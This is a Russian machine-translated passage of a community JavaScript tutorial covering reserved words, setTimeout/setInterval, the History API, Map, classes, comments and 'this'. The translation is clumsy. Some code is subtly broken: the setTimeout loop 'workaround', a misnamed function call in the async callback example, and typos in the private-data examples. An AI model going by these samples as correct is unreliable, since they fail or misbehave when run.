Что касается зарезервированных слов, то существуют небольшие различия между *« Идентификаторами»,* используемыми для имен переменных или функций, а *« Идентификационные имена»* разрешены как свойства составных типов данных.

Например, следующее приведет к нелегальной синтаксической ошибке:

```
var break = true;
```

> Uncaught SyntaxError: Неожиданный разрыв токена

Однако имя считается действительным как свойство объекта (как в ECMAScript 5+):

```
var obj = {
    break: true
};
console.log(obj.break);
```

Процитировать из этого ответа :

Из спецификации языка ECMAScript® 5.1 :

> Раздел 7.6
>
> Идентификационные имена - это токены, которые интерпретируются в соответствии с грамматикой, указанной в разделе «Идентификаторы» главы 5 стандарта Unicode, с небольшими изменениями. `Identifier` - это `IdentifierName` который не является `ReservedWord` (см. 7.6.1).
>
> **Синтаксис**
>
> ```
> Identifier ::
>   IdentifierName but not ReservedWord
> ```

По спецификации `ReservedWord` :

> Раздел 7.6.1
>
> Зарезервированное слово - это имя `IdentifierName` которое не может использоваться как `Identifier` .
>
> ```
> ReservedWord ::
>   Keyword
>   FutureReservedWord
>   NullLiteral
>   BooleanLiteral
> ```

Сюда входят ключевые слова, будущие ключевые слова, `null` и булевские литералы. Полный список ключевых слов приведен в разделах 7.6.1, а литералы - в Разделе 7.8 .

Вышеизложенное (раздел 7.6) подразумевает, что имя `IdentifierName` s может быть `ReservedWord` s и из спецификации для инициализаторов объектов :

> Раздел 11.1.5
>
> **Синтаксис**

```
ObjectLiteral :
  { }
  { PropertyNameAndValueList }
  { PropertyNameAndValueList , }
```

Где `PropertyName` по спецификации:

```
PropertyName :
  IdentifierName
  StringLiteral
  NumericLiteral
```

Как вы можете видеть, `PropertyName` может быть именем `IdentifierName` , что позволяет `ReservedWord` s быть `PropertyName` s. Это окончательно говорит нам, что *по спецификации* разрешено иметь `ReservedWord` s, такие как `class` и `var` поскольку `PropertyName` s не кавычки, как строковые литералы или числовые литералы.

Подробнее читайте в разделе 7.6 « Имена и идентификаторы идентификаторов».

Примечание: синтаксический маркер в этом примере обнаружил зарезервированное слово и по-прежнему выделял его. Хотя пример действителен, разработчики Javascript могут быть пойманы некоторыми инструментами компилятора / транспилятора, linter и minifier, которые утверждают иначе.

Прочитайте Зарезервированные ключевые слова онлайн:
https://riptutorial.com/ru/javascript/topic/1853/зарезервированные-ключевые-слова

глава 37: Интервалы и тайм-ауты

Синтаксис

- timeoutID = setTimeout (функция () {}, миллисекунды)
- intervalID = setInterval (функция () {}, миллисекунды)
- timeoutID = setTimeout (функция () {}, миллисекунды, параметр, параметр, ...)
- intervalID = setInterval (функция () {}, миллисекунды, параметр, параметр, ...)
- clearTimeout (timeoutID)
- clearInterval (intervalID)

замечания

Если задержка не указана, по умолчанию она равна 0 миллисекундам. Однако фактическая задержка будет больше, чем это ; Например, спецификация HTML5 указывает минимальную задержку в 4 миллисекунды.

Даже когда `setTimeout` вызывается с задержкой нуля, функция, вызываемая `setTimeout` будет выполняться асинхронно.

Обратите внимание, что многие операции, такие как манипуляция DOM, не обязательно завершаются, даже если вы сделали операцию и перешли к следующему кодовому предложению, поэтому не следует предполагать, что они будут работать синхронно.

Использование `setTimeout(someFunc, 0)` завершает выполнение функции `someFunc` в конце стека вызовов текущего JavaScript-движка, поэтому функция будет вызываться после завершения этих операций.

Вместо функции *можно* передать строку, содержащую код JavaScript (`setTimeout("some..code", 1000)`) (`setTimeout(function(){some..code}, 1000)`). Если код помещается в строку, он будет позже разобран с помощью `eval()` . Тайм-ауты в стиле String не рекомендуются для производительности, ясности и иногда соображений безопасности, но вы можете увидеть более старый код, который использует этот стиль. Передача функций поддерживалась с Netscape Navigator 4.0 и Internet Explorer 5.0.

Examples

Интервалы

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}
```

```
window.setInterval(waitFunc,5000);
```

Удаление интервалов

`window.setInterval()` возвращает `IntervalID` , который может использоваться, чтобы остановить этот интервал от продолжения работы. Для этого сохраните возвращаемое значение `window.setInterval()` в переменной и вызовите `clearInterval()` с этой переменной в качестве единственного аргумента:

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

var interval = window.setInterval(waitFunc,5000);

window.setTimeout(function(){
    clearInterval(interval);
},32000);
```

Это будет регистрироваться. `This will be logged every 5 seconds` каждые 5 секунд, но остановит его через 32 секунды. Таким образом, он будет регистрировать сообщение 6 раз.

Удаление тайм-аутов

`window.setTimout()` возвращает `TimeoutID` , который может использоваться для остановки этого тайм-аута. Для этого сохраните возвращаемое значение `window.setTimeout()` в переменной и вызовите `clearTimeout()` с этой переменной в качестве единственного аргумента:

```
function waitFunc(){
    console.log("This will not be logged after 5 seconds");
}
function stopFunc(){
    clearTimeout(timeout);
}

var timeout = window.setTimeout(waitFunc,5000);
window.setTimeout(stopFunc,3000);
```

Это не приведет к регистрации сообщения, потому что таймер остановлен через 3 секунды.

Рекурсивный setTimeout

Чтобы повторить функцию неограниченно, `setTimeout` можно вызывать рекурсивно:

```
function repeatingFunc() {
    console.log("It's been 5 seconds. Execute the function again.");
    setTimeout(repeatingFunc, 5000);
}
```

```
setTimeout(repeatingFunc, 5000);
```

В отличие от `setInterval` , это гарантирует, что функция будет выполняться, даже если время работы функции больше указанной задержки. Однако он не гарантирует регулярный интервал между выполнением функций. Такое поведение также меняется, поскольку исключение перед рекурсивным вызовом `setTimeout` не позволит повторить повторение, в то время как `setInterval` будет повторяться неопределенно независимо от исключений.

setTimeout, порядок операций, clearTimeout

SetTimeout

- Выполняет функцию после ожидания указанного количества миллисекунд.
- используется для задержки выполнения функции.

Синтаксис: `setTimeout(function, milliseconds)` или `window.setTimeout(function, milliseconds)`

Пример: этот пример выводит «привет» на консоль через 1 секунду. Второй параметр - в миллисекундах, поэтому 1000 = 1 с, 250 = 0,25 с и т. Д.

```
setTimeout(function() {
    console.log('hello');
}, 1000);
```

Проблемы с setTimeout

если вы используете метод `setTimeout` в цикле for **:**

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(){
    console.log(i);
  }, 500);
}
```

Это выведет значение `3 three` раза, что неверно.

Обход проблемы:

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(j){
    console.log(i);
  }(i), 1000);
}
```

Он выдает значение `0` , `1` , `2` . Здесь мы передаем `i` в функцию как параметр (`j`).

Порядок операций

Кроме того, хотя из-за того, что Javascript является однопоточным и использует глобальный цикл событий, `setTimeout` можно использовать для добавления элемента в конец очереди выполнения, вызывая `setTimeout` с нулевой задержкой. Например:

```
setTimeout(function() {
    console.log('world');
}, 0);

console.log('hello');
```

Будет фактически выводить:

```
hello
world
```

Кроме того, нулевые миллисекунды здесь не означают, что функция внутри setTimeout будет выполняться немедленно. Это займет немного больше, чем в зависимости от того, какие элементы будут выполняться, оставшиеся в очереди выполнения. Этот только толкается до конца очереди.

Отмена таймаута

clearTimeout (): останавливает выполнение функции, указанной в `setTimeout()`

Синтаксис: clearTimeout (timeoutVariable) или window.clearTimeout (timeoutVariable)

Пример :

```
var timeout = setTimeout(function() {
    console.log('hello');
}, 1000);

clearTimeout(timeout); // The timeout will no longer be executed
```

Интервалы

стандарт

Вам не нужно создавать переменную, но это хорошая практика, так как вы можете использовать эту переменную с clearInterval для остановки текущего интервала.

```
var int = setInterval("doSomething()", 5000 ); /* 5 seconds */
var int = setInterval(doSomething, 5000 ); /* same thing, no quotes, no parens */
```

Если вам нужно передать параметры функции doSomething, вы можете передать их в

качестве дополнительных параметров за первые два, чтобы установитьInterval.

Без перекрытия

setInterval, как указано выше, будет выполняться каждые 5 секунд (или независимо от того, что вы установите) независимо от того, что. Даже если функция doSomething занимает более 5 секунд для запуска. Это может создать проблемы. Если вы просто хотите убедиться, что есть пауза между запусками doSomething, вы можете сделать это:

```
(function(){

   doSomething();

   setTimeout(arguments.callee, 5000);

})()
```

Прочитайте Интервалы и тайм-ауты онлайн: https://riptutorial.com/ru/javascript/topic/279/интервалы-и-тайм-ауты

глава 38: Использование javascript для получения / установки пользовательских переменных CSS

Examples

Как получить и установить значения свойств переменной CSS.

Чтобы получить значение, используйте метод .getPropertyValue ()

```
element.style.getPropertyValue("--var")
```

Чтобы установить значение, используйте метод .setProperty ().

```
element.style.setProperty("--var", "NEW_VALUE")
```

Прочитайте Использование javascript для получения / установки пользовательских переменных CSS онлайн: https://riptutorial.com/ru/javascript/topic/10755/использование-javascript-для-получения---установки-пользовательских-переменных-css

глава 39: история

Синтаксис

- window.history.pushState (домен, заголовок, путь);
- window.history.replaceState (домен, название, путь);

параметры

параметр	подробности
домен	Домен, который вы хотите обновить до
заглавие	Заголовок для обновления до
дорожка	Путь к обновлению до

замечания

API истории HTML5 не реализуется всеми браузерами, и реализации, как правило, отличаются между браузерами. В настоящее время он поддерживается следующими браузерами:

- Firefox 4+
- Гугл Хром
- Internet Explorer 10+
- Safari 5+
- iOS 4

Если вы хотите узнать больше о реализациях и методах API истории, обратитесь к состоянию API истории HTML5 .

Examples

history.replaceState ()

Синтаксис:

```
history.replaceState(data, title [, url ])
```

Этот метод изменяет текущую запись истории, а не создает новую. В основном используется, когда мы хотим обновить URL-адрес текущей записи истории.

```
window.history.replaceState("http://example.ca", "Sample Title", "/example/path.html");
```

Этот пример заменяет текущую историю, адресную строку и заголовок страницы.

Обратите внимание, что это отличается от `history.pushState()` . Что вставляет новую запись истории, а не заменяет текущую.

history.pushState ()

Синтаксис:

```
history.pushState(state object, title, url)
```

Этот метод позволяет записывать записи ADD. Для получения дополнительной информации, пожалуйста, посмотрите на этот документ: метод pushState ()

Пример :

```
window.history.pushState("http://example.ca", "Sample Title", "/example/path.html");
```

В этом примере добавлена новая запись в историю, адресную строку и заголовок страницы.

Обратите внимание, что это отличается от `history.replaceState()` . Что обновляет текущую запись истории, а не добавляет новую.

Загрузите определенный URL из списка истории

метод go ()

Метод go () загружает определенный URL из списка истории. Параметр может быть либо числом, которое переходит к URL-адресу в определенной позиции (-1 возвращается на одну страницу, 1 идет вперед на одну страницу), либо в строку. Строка должна быть частичным или полным URL-адресом, и функция перейдет к первому URL-адресу, который соответствует строке.

Синтаксис

```
history.go(number|URL)
```

пример

Нажмите кнопку, чтобы вернуться на две страницы:

```
<html>
    <head>
```

```
    <script type="text/javascript">
        function goBack()
        {
            window.history.go(-2)
        }
    </script>
    </head>
    <body>
        <input type="button" value="Go back 2 pages" onclick="goBack()" />
    </body>
</html>
```

Прочитайте история онлайн: https://riptutorial.com/ru/javascript/topic/312/история

глава 40: Как заставить итератор использоваться внутри функции асинхронного обратного вызова

Вступление

При использовании асинхронного обратного вызова нам необходимо рассмотреть область действия. **Особенно** если внутри петли. Эта простая статья показывает, что не делать и простой рабочий пример.

Examples

Ошибочный код, можете ли вы понять, почему это использование ключа приведет к ошибкам?

```
var pipeline = {};
// (...) adding things in pipeline

for(var key in pipeline) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // (...)
    pipeline[key].count++;
  });
}
```

Проблема в том, что существует только один экземпляр **ключа var** . Все обратные вызовы будут иметь один и тот же ключевой экземпляр. В момент срабатывания обратного вызова ключ, скорее всего, будет увеличен и не будет указывать на элемент, для которого мы получаем статистику.

Правильное письмо

```
var pipeline = {};
// (...) adding things in pipeline

var processOneFile = function(key) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
```

```
      return;
    }
    // (...)
    pipeline[key].count++;
  });
};

// verify it is not growing
for(var key in pipeline) {
  processOneFileInPipeline(key);
}
```

Создавая новую функцию, мы просматриваем **ключ** внутри функции, поэтому все обратные вызовы имеют свой собственный экземпляр ключа.

Прочитайте Как заставить итератор использоваться внутри функции асинхронного обратного вызова онлайн: https://riptutorial.com/ru/javascript/topic/8133/как-заставить-итератор-использоваться-внутри-функции-асинхронного-обратного-вызова

глава 41: карта

Синтаксис

- новая карта ([итерируемый])
- map.set (ключ, значение)
- map.get (ключ)
- map.size
- map.clear ()
- map.delete (ключ)
- map.entries ()
- map.keys ()
- map.values ()
- map.forEach (callback [, thisArg])

параметры

параметр	подробности
`iterable`	Любой итерируемый объект (например, массив), содержащий пары `[key, value]` .
`key`	Ключ элемента.
`value`	Значение, присвоенное ключу.
`callback`	Функция обратного вызова вызвана с тремя параметрами: значением, ключом и картой.
`thisArg`	Значение, которое будет использоваться как `this` при выполнении `callback` .

замечания

В картах `NaN` считается таким же, как `NaN` , хотя `NaN !== NaN` . Например:

```
const map = new Map([[NaN, true]]);
console.log(map.get(NaN)); // true
```

Examples

Создание карты

Карта - это базовое отображение ключей к значениям. Карты отличаются от объектов тем, что их ключи могут быть любыми (примитивные значения, а также объекты), а не только строки и символы. Итерация над картами также всегда выполняется в том порядке, в котором элементы были вставлены в карту, тогда как порядок не определен при повторении ключей в объекте.

Чтобы создать карту, используйте конструктор карты:

```
const map = new Map();
```

Он имеет необязательный параметр, который может быть любым итерируемым объектом (например, массивом), который содержит массивы из двух элементов - сначала это ключ, секунды - это значение. Например:

```
const map = new Map([[new Date(), {foo: "bar"}], [document.body, "body"]]);
//                      ^key          ^value          ^key        ^value
```

Очистка карты

Чтобы удалить все элементы с карты, используйте метод `.clear()` :

```
map.clear();
```

Пример:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
map.clear();
console.log(map.size); // 0
console.log(map.get(1)); // undefined
```

Удаление элемента с карты

Чтобы удалить элемент с карты, используйте метод `.delete()` .

```
map.delete(key);
```

Пример:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.get(3)); // 4
map.delete(3);
console.log(map.get(3)); // undefined
```

Этот метод возвращает `true` если элемент существует и был удален, иначе `false` :

```
const map = new Map([[1, 2], [3, 4]]);
```

```
console.log(map.delete(1)); // true
console.log(map.delete(7)); // false
```

Проверка наличия ключа на карте

Чтобы проверить, существует ли ключ на карте, используйте `.has()` :

```
map.has(key);
```

Пример:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.has(1)); // true
console.log(map.has(2)); // false
```

Итерирование карт

Карта имеет три метода, которые возвращают итераторы: `.keys()` , `.values()` и `.entries()` . `.entries()` - это `.entries()` карты по умолчанию и содержит пары `[key, value]` .

```
const map = new Map([[1, 2], [3, 4]]);

for (const [key, value] of map) {
  console.log(`key: ${key}, value: ${value}`);
  // logs:
  // key: 1, value: 2
  // key: 3, value: 4
}

for (const key of map.keys()) {
  console.log(key); // logs 1 and 3
}

for (const value of map.values()) {
  console.log(value); // logs 2 and 4
}
```

Карта также имеет `.forEach()` . Первый параметр - это функция обратного вызова, которая будет вызываться для каждого элемента на карте, а второй параметр - это значение, которое будет использоваться как `this` при выполнении функции обратного вызова.

Функция обратного вызова имеет три аргумента: значение, ключ и объект карты.

```
const map = new Map([[1, 2], [3, 4]]);
map.forEach((value, key, theMap) => console.log(`key: ${key}, value: ${value}`));
// logs:
// key: 1, value: 2
// key: 3, value: 4
```

Получение и настройка элементов

Используйте `.get(key)` чтобы получить значение по ключу и `.set(key, value)` чтобы присвоить значение ключу.

Если элемент с указанным ключом не существует на карте, `.get()` возвращает `undefined` .

`.set()` возвращает объект карты, поэтому вы можете цепочки вызовов `.set()` .

```
const map = new Map();
console.log(map.get(1)); // undefined
map.set(1, 2).set(3, 4);
console.log(map.get(1)); // 2
```

Получение количества элементов Карты

Чтобы получить число элементов карты, используйте свойство `.size` :

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
```

Прочитайте карта онлайн: https://riptutorial.com/ru/javascript/topic/1648/карта

глава 42: Классы

Синтаксис

- класс Foo {}
- класс Foo расширяет Bar {}
- класс Foo {constructor () {}}
- class Foo {myMethod () {}}
- class Foo {get myProperty () {}}
- class Foo {set myProperty (newValue) {}}
- class Foo {static myStaticMethod () {}}
- class Foo {static get myStaticProperty () {}}
- const Foo = класс Foo {};
- const Foo = class {};

замечания

поддержка `class` была добавлена только в JavaScript в рамках стандарта es6 2015 года.

Классы Javascript являются синтаксическим сахаром над уже существующим на основе прототипов на основе JavaScript. Этот новый синтаксис не представляет новую объектно-ориентированную модель наследования для JavaScript, а просто более простой способ борьбы с объектами и наследованием. Объявление `class` является, по существу, сокращением для ручного определения `function` конструктора и добавления свойств к прототипу конструктора. Важным отличием является то, что функции можно вызывать напрямую (без `new` ключевого слова), тогда как класс, вызываемый напрямую, будет генерировать исключение.

```
class someClass {
    constructor () {}
    someMethod () {}
}

console.log(typeof someClass);
console.log(someClass);
console.log(someClass === someClass.prototype.constructor);
console.log(someClass.prototype.someMethod);

// Output:
// function
// function someClass() { "use strict"; }
// true
// function () { "use strict"; }
```

Если вы используете более раннюю версию JavaScript, вам понадобится транспилер вроде babel или google- clos -compiler , чтобы скомпилировать код в версию, которую может

понять целевая платформа.

Examples

Конструктор классов

Фундаментальной частью большинства классов является его конструктор, который устанавливает начальное состояние каждого экземпляра и обрабатывает любые параметры, которые были переданы при вызове `new` .

Он определен в блоке `class` как будто вы определяете метод с именем `constructor` , хотя он фактически обрабатывается как особый случай.

```
class MyClass {
    constructor(option) {
        console.log(`Creating instance using ${option} option.`);
        this.option = option;
    }
}
```

Пример использования:

```
const foo = new MyClass('speedy'); // logs: "Creating instance using speedy option"
```

Следует отметить, что конструктор класса не может быть статическим с помощью `static` ключевого слова, как описано ниже для других методов.

Статические методы

Статические методы и свойства определяются *самим классом / конструктором* , а не объектами экземпляра. Они указаны в определении класса с использованием ключевого слова `static` .

```
class MyClass {
    static myStaticMethod() {
        return 'Hello';
    }

    static get myStaticProperty() {
        return 'Goodbye';
    }
}

console.log(MyClass.myStaticMethod()); // logs: "Hello"
console.log(MyClass.myStaticProperty); // logs: "Goodbye"
```

Мы видим, что статические свойства не определены в экземплярах объектов:

```
const myClassInstance = new MyClass();
```

```
console.log(myClassInstance.myStaticProperty); // logs: undefined
```

Тем не менее, они определяются на подклассы:

```
class MySubClass extends MyClass {};

console.log(MySubClass.myStaticMethod()); // logs: "Hello"
console.log(MySubClass.myStaticProperty); // logs: "Goodbye"
```

Геттеры и сеттеры

Getters и seters позволяют определить пользовательское поведение для чтения и записи данного свойства в вашем классе. Для пользователя они выглядят так же, как и любое типичное свойство. Однако внутренне настраиваемая функция, которую вы предоставляете, используется для определения значения при доступе к ресурсу (получателя) и для предварительного изменения любых необходимых изменений при назначении свойства (установщик).

В определении `class` геттер записывается как метод без аргументов с префиксом ключевого слова `get` . Установщик аналогичен, за исключением того, что он принимает один аргумент (назначается новое значение) и вместо него используется ключевое слово `set` .

Вот примерный класс, который предоставляет getter и setter для своего свойства `.name` . Каждый раз, когда он назначается, мы записываем новое имя во внутренний массив `.names_` . При каждом обращении к нему мы вернем последнее имя.

```
class MyClass {
    constructor() {
        this.names_ = [];
    }

    set name(value) {
        this.names_.push(value);
    }

    get name() {
        return this.names_[this.names_.length - 1];
    }
}

const myClassInstance = new MyClass();
myClassInstance.name = 'Joe';
myClassInstance.name = 'Bob';

console.log(myClassInstance.name); // logs: "Bob"
console.log(myClassInstance.names_); // logs: ["Joe", "Bob"]
```

Если вы только определяете сеттер, попытка доступа к свойству всегда будет возвращать `undefined` .

```
const classInstance = new class {
    set prop(value) {
        console.log('setting', value);
    }
};

classInstance.prop = 10; // logs: "setting", 10

console.log(classInstance.prop); // logs: undefined
```

Если вы определяете только геттер, попытка присвоить свойство не будет иметь никакого эффекта.

```
const classInstance = new class {
    get prop() {
        return 5;
    }
};

classInstance.prop = 10;

console.log(classInstance.prop); // logs: 5
```

Наследование класса

Наследование работает так же, как и в других объектно-ориентированных языках: методы, определенные на суперклассе, доступны в расширяющемся подклассе.

Если подкласс объявляет свой собственный конструктор , то он должен вызывать конструктор родителей через `super()` , прежде чем он может получить доступ к `this` .

```
class SuperClass {

    constructor() {
        this.logger = console.log;
    }

    log() {
        this.logger(`Hello ${this.name}`);
    }

}

class SubClass extends SuperClass {

    constructor() {
        super();
        this.name = 'subclass';
    }

}

const subClass = new SubClass();

subClass.log(); // logs: "Hello subclass"
```

Частные члены

JavaScript не поддерживает техническую поддержку частных участников в качестве языковой функции. Конфиденциальность, описанная Дугласом Крокфордом, получает эмулировать вместо этого через закрытие (область сохраненных функций), которая будет генерироваться каждый с каждым вызовом инстанцирования функции-конструктора.

Пример `Queue` демонстрирует, как с помощью функций-конструкторов локальное состояние можно сохранить и сделать доступным также с помощью привилегированных методов.

```
class Queue {

  constructor () {                    // - does generate a closure with each instantiation.

    const list = [];                  // - local state ("private member").

    this.enqueue = function (type) {  // - privileged public method
                                      //   accessing the local state
      list.push(type);                //   "writing" alike.
      return type;
    };
    this.dequeue = function () {      // - privileged public method
                                      //   accessing the local state
      return list.shift();            //   "reading / writing" alike.
    };
  }
}


var q = new Queue;              //
                                //
q.enqueue(9);                   // ... first in ...
q.enqueue(8);                   //
q.enqueue(7);                   //
                                //
console.log(q.dequeue());       // 9 ... first out.
console.log(q.dequeue());       // 8
console.log(q.dequeue());       // 7
console.log(q);                 // {}
console.log(Object.keys(q));    // ["enqueue","dequeue"]
```

При каждом экземпляре типа `Queue` конструктор генерирует замыкание.

Таким образом , оба из `Queue` собственных методов типа в `enqueue` и `dequeue` (см `Object.keys(q)`) по- прежнему имеет доступ к `list` , который продолжает *жить* в своей области видимости , что во время строительства, не сохранились.

Используя этот шаблон - подражая частным членам через привилегированные общедоступные методы, следует иметь в виду, что с каждым экземпляром дополнительная память будет потребляться для каждого *собственного* метода *собственности* (поскольку это код, который нельзя использовать / использовать повторно). То же самое относится к количеству / размеру состояния, которое будет храниться в таком закрытии.

Имена динамических методов

Существует также возможность оценивать выражения при использовании методов именования, сходных с тем, как вы можете получить доступ к свойствам объектов с помощью `[]` . Это может быть полезно для динамических имен свойств, однако часто используется в сочетании с символами.

```
let METADATA = Symbol('metadata');

class Car {
  constructor(make, model) {
    this.make = make;
    this.model = model;
  }

  // example using symbols
  [METADATA]() {
    return {
      make: this.make,
      model: this.model
    };
  }

  // you can also use any javascript expression

  // this one is just a string, and could also be defined with simply add()
  ["add"](a, b) {
    return a + b;
  }

  // this one is dynamically evaluated
  [1 + 2]() {
    return "three";
  }
}

let MazdaMPV = new Car("Mazda", "MPV");
MazdaMPV.add(4, 5); // 9
MazdaMPV[3](); // "three"
MazdaMPV[METADATA](); // { make: "Mazda", model: "MPV" }
```

методы

Методы могут быть определены в классах для выполнения функции и необязательно возвращать результат.
Они могут принимать аргументы от вызывающего.

```
class Something {
    constructor(data) {
        this.data = data
    }

    doSomething(text) {
        return {
            data: this.data,
```

```
            text
        }
    }
}

var s = new Something({})
s.doSomething("hi") // returns: { data: {}, text: "hi" }
```

Управление частными данными с помощью классов

Одним из наиболее распространенных препятствий, использующих классы, является поиск правильного подхода к работе с частными государствами. Существует четыре общих решения для обработки частных состояний:

Использование символов

Символы - новый примитивный тип, введенный в ES2015, как определено в MDN

> Символ - это уникальный и неизменный тип данных, который может использоваться как идентификатор свойств объекта.

При использовании символа в качестве ключа свойства он не перечислим.

Таким образом, они не будут отображаться с помощью `for var in` или `Object.keys` .

Таким образом, мы можем использовать символы для хранения частных данных.

```
const topSecret = Symbol('topSecret'); // our private key; will only be accessible on the
scope of the module file
export class SecretAgent{
    constructor(secret){
        this[topSecret] = secret; // we have access to the symbol key (closure)
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret[topSecret]); // we have access to topSecret
        };
    }
}
```

Поскольку `symbols` уникальны, мы должны иметь ссылку на исходный символ для доступа к частной собственности.

```
import {SecretAgent} from 'SecretAgent.js'
const agent = new SecretAgent('steal all the ice cream');
// ok lets try to get the secret out of him!
Object.keys(agent); // ['coverStory'] only cover story is public, our secret is kept.
agent[Symbol('topSecret')]; // undefined, as we said, symbols are always unique, so only the
original symbol will help us to get the data.
```

Но это не 100% личное; давайте сломаем этого агента! Мы можем использовать метод `Object.getOwnPropertySymbols` для получения символов объекта.

```
const secretKeys = Object.getOwnPropertySymbols(agent);
agent[secretKeys[0]] // 'steal all the ice cream' , we got the secret.
```

Использование WeakMaps

`WeakMap` - это новый тип объекта, который был добавлен для es6.

Как определено в MDN

> Объект WeakMap представляет собой набор пар ключ / значение, в которых ключи слабо ссылаются. Ключи должны быть объектами, а значениями могут быть произвольные значения.

Другой важной особенностью `WeakMap` является, как определено в MDN .

> Ключ в WeakMap удерживается слабо. Это означает, что, если нет других сильных ссылок на ключ, вся запись будет удалена из WeakMap сборщиком мусора.

Идея состоит в том, чтобы использовать WeakMap в качестве статической карты для всего класса, чтобы держать каждый экземпляр в качестве ключа и хранить личные данные в качестве значения для этого ключа экземпляра.

Таким образом, только внутри класса мы получим доступ к коллекции `WeakMap` .

Давайте дадим нашему агенту попробовать, с `WeakMap` :

```
const topSecret = new WeakMap(); // will hold all private data of all instances.
export class SecretAgent{
    constructor(secret){
        topSecret.set(this,secret); // we use this, as the key, to set it on our instance
private data
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret.get(this)); // we have access to topSecret
        };
    }
}
```

Поскольку const `topSecret` определен внутри нашего закрытия модуля, и поскольку мы не привязывали его к нашим свойствам экземпляра, этот подход полностью `topSecret` , и мы не можем связаться с агентом `topSecret` .

Определить все методы внутри конструктора

Идея заключается в том, чтобы просто определить все наши методы и элементы внутри конструктора и использовать закрытие доступа к закрытым членам , не назначая им `this` .

```
   export class SecretAgent{
        constructor(secret){
            const topSecret = secret;
            this.coverStory = 'just a simple gardner';
            this.doMission = () => {
                figureWhatToDo(topSecret); // we have access to topSecret
            };
        }
    }
```

В этом примере также данные на 100% закрыты и не могут быть доступны за пределами класса, поэтому наш агент безопасен.

Использование соглашений об именах

Мы будем решать, что любое свойство, которое является приватным, будет иметь префикс `_` .

Обратите внимание, что для этого подхода данные не являются частными.

```
export class SecretAgent{
    constructor(secret){
        this._topSecret = secret; // it private by convention
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(this_topSecret);
        };
    }
}
```

Связывание имени класса

Имя ClassDeclaration связано по-разному в разных областях -

1. Область, в которой определяется класс, - `let` связывать
2. Объем самого класса - внутри `{` и `}` в `class {}` - `const` binding

```
class Foo {
  // Foo inside this block is a const binding
}
// Foo here is a let binding
```

Например,

```
class A {
  foo() {
    A = null; // will throw at runtime as A inside the class is a `const` binding
  }
}
A = null; // will NOT throw as A here is a `let` binding
```

Это не то же самое для функции -

```
function A() {
  A = null; // works
}
A.prototype.foo = function foo() {
  A = null; // works
}
A = null; // works
```

Прочитайте Классы онлайн: https://riptutorial.com/ru/javascript/topic/197/классы

глава 43: Комментарии

Синтаксис

- `// Single line comment (continues until line break)`
- `/* Multi line comment */`
- `<!-- Single line comment starting with the opening HTML comment segment "<!--" (continues until line break)`
- `--> Single line comment starting with the closing HTML comment segment "-->" (continues until line break)`

Examples

Использование комментариев

Чтобы добавить аннотации, подсказки или исключить выполнение какого-либо кода, JavaScript предоставляет два способа комментирования строк кода

Отдельная строка Комментарий `//`

Все после `//` до конца строки исключается из исполнения.

```
function elementAt( event ) {
  // Gets the element from Event coordinates
  return document.elementFromPoint(event.clientX, event.clientY);
}
// TODO: write more cool stuff!
```

Многострочный комментарий `/**/`

Все между открытием `/*` и закрытием `*/` исключается из исполнения, даже если открытие и закрытие находятся на разных линиях.

```
/*
   Gets the element from Event coordinates.
   Use like:
   var clickedEl = someEl.addEventListener("click", elementAt, false);
*/
function elementAt( event ) {
  return document.elementFromPoint(event.clientX, event.clientY);
}
/* TODO: write more useful comments! */
```

Использование комментариев HTML в JavaScript (Плохая практика)

Комментарии HTML (необязательно предшествующие пробелам) заставят код (в той же строке) также игнорировать браузер, хотя это считается **плохой практикой** .

Однострочные комментарии с последовательностью открытия комментария HTML (`<!--`):

> **Примечание:** интерпретатор JavaScript игнорирует закрывающие символы комментариев HTML (`-->`) здесь.

```
<!-- A single-line comment.
<!-- --> Identical to using `//` since
<!-- --> the closing `-->` is ignored.
```

Этот метод можно наблюдать в устаревшем коде, чтобы скрыть JavaScript от браузеров, которые его не поддерживали:

```
<script type="text/javascript" language="JavaScript">
<!--
/* Arbitrary JavaScript code.
   Old browsers would treat
   it as HTML code. */
// -->
</script>
```

Комментарий закрытия HTML также может быть использован в JavaScript (независимо от открытого комментария) в начале строки (необязательно предшествует пробелу), и в этом случае это также приводит к игнорированию остальной части строки:

```
--> Unreachable JS code
```

Эти факты также были использованы для того, чтобы страница могла называть себя сначала как HTML, а во-вторых, как JavaScript. Например:

```
<!--
self.postMessage('reached JS "file"');
/*
-->
<!DOCTYPE html>
<script>
var w1 = new Worker('#1');
w1.onmessage = function (e) {
    console.log(e.data); // 'reached JS "file"
};
</script>
<!--
*/
-->
```

При запуске HTML весь многострочный текст между комментариями `<!--` и `-->` игнорируется, поэтому содержащийся в нем JavaScript игнорируется при запуске как HTML.

Однако, как и JavaScript, в то время как строки, начинающиеся с `<!--` и `-->` , игнорируются,

их эффект заключается не в том, чтобы выходить на *несколько* строк, поэтому строки, следующие за ними (например, `self.postMessage(...`) не будут игнорируются при запуске как JavaScript, по крайней мере до тех пор, пока они не достигнут комментария *JavaScript* , помеченного `/*` и `*/` . Такие комментарии JavaScript используются в приведенном выше примере, чтобы игнорировать оставшийся текст *HTML* (до тех пор, пока `-->` который также игнорируется как JavaScript).

Прочитайте Комментарии онлайн: https://riptutorial.com/ru/javascript/topic/2259/комментарии

глава 44: Контекст (это)

Examples

это с простыми объектами

```
var person = {
  name: 'John Doe',
  age: 42,
  gender: 'male',
  bio: function() {
    console.log('My name is ' + this.name);
  }
};
person.bio(); // logs "My name is John Doe"
var bio = person.bio;
bio(); // logs "My name is undefined"
```

В приведенном выше коде `person.bio` использует **контекст** (`this`). Когда функция вызывается как `person.bio()` , контекст передается автоматически, и поэтому он корректно регистрирует «Меня зовут Джон Доу». Однако, назначая функцию переменной, она теряет свой контекст.

